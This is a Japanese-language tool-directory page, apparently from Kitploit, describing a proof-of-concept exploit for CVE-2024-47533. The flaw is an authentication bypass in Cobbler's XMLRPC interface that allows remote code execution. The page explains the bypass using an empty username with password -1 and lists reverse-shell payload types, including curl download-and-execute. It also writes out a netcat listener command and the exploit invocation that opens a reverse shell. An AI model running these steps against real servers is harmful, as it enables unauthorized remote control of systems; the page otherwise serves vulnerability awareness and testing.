

Skip to content
KitploitKITPLOIT
ツールブログ
Log in
提出
ツールブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/dollarboysushil/cve-2024-47533-cobbler-xmlrpc-authentication-bypass-rce-exploit-poc
認証と認可ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストコマンド&コントロールレッドチーミングリモートアクセスツール
GitHubdollarboysushil/cve-2024-47533-cobbler-xmlrpc-authentication-bypass-rce-exploit-poc

CVE-2024-47533-Cobbler-XMLRPC-Authentication-Bypass-RCE-Exploit-POC

CVE-2024-47533 は、Cobbler(バージョン 3.0.0 から 3.2.3 未満、および 3.3.7)における深刻な認証バイパスの脆弱性であり、XMLRPC インターフェースを介して認証されていないリモートコード実行を許します。

リポジトリを見るウェブサイト
81361年前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    361
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    339
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    322

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

CVE-2024-47533 - Cobbler XMLRPC 認証バイパス RCE エクスプロイト

⚠️ Cobbler における認証バイパスを利用した重大なリモートコード実行
🛠️ @dollarboysushil による PoC 実装


💡 概要

Cobbler はネットワークインストール環境の迅速なセットアップを可能にする Linux インストールサーバーであり、バージョン 3.0.0 から 3.2.3 未満および 3.3.7 未満に認証の脆弱性があります。関数 utils.get_shared_secret() は常に -1 を返すため、誰でも空のユーザー名 ('') とパスワード -1 で Cobbler XML-RPC インターフェースに接続できます。これにより、ネットワークアクセスを持つ攻撃者が Cobbler サーバーの完全な制御を取得できます。この脆弱性はバージョン 3.2.3 および 3.3.7 で修正されています。


🛠 技術的詳細

この脆弱性は、utils.get_shared_secret() 関数における共有シークレットの不適切な処理に起因し、この関数は常に -1 を返すため、認証を実質的にバイパスします。これにより、ネットワーク上の任意のユーザーが空の認証情報で Cobbler の XMLRPC インターフェースに接続し、任意のコマンドを実行できます。


🔥 脆弱なエンドポイント

http://<target>:25151/ — Cobbler の XMLRPC API エンドポイント


💥 ペイロード例

エクスプロイトスクリプトは以下のさまざまなリバースシェルペイロードをサポートしています:

  • Bash リバースシェル
  • Netcat シェル (nc, nc2)
  • Python リバースシェル
  • Curl ダウンロード&実行

🔬 概念実証 (PoC) デモ

📡 リスナーの準備

あなたのマシンで Netcat リスナーを起動します:

nc -lvnp 4444

netcat listener

🚀 エクスプロイトの実行

エクスプロイトスクリプト CVE-2024-47533-dbs.py を実行します。

python3 CVE-2024-47533-dbs.py -t http://127.0.0.1:25151 -l 10.10.15.16 -p 4444 --payload bash

CVE-2024-47533-dbs.py

💻 リモートシェルアクセス成功

正常に実行されると、リバースシェルがリスナーに接続し、攻撃者にサーバーへのリモートアクセスを付与します。

Successfull Reverse Shell

📝 参考文献

  • SUSE セキュリティ勧告 CVE-2024-47533
  • GitHub セキュリティ勧告 GHSA-m26c-fcgh-cp6h
  • Snyk 脆弱性データベース: SNYK-PYTHON-COBBLER-8384360
ツールをダウンロード






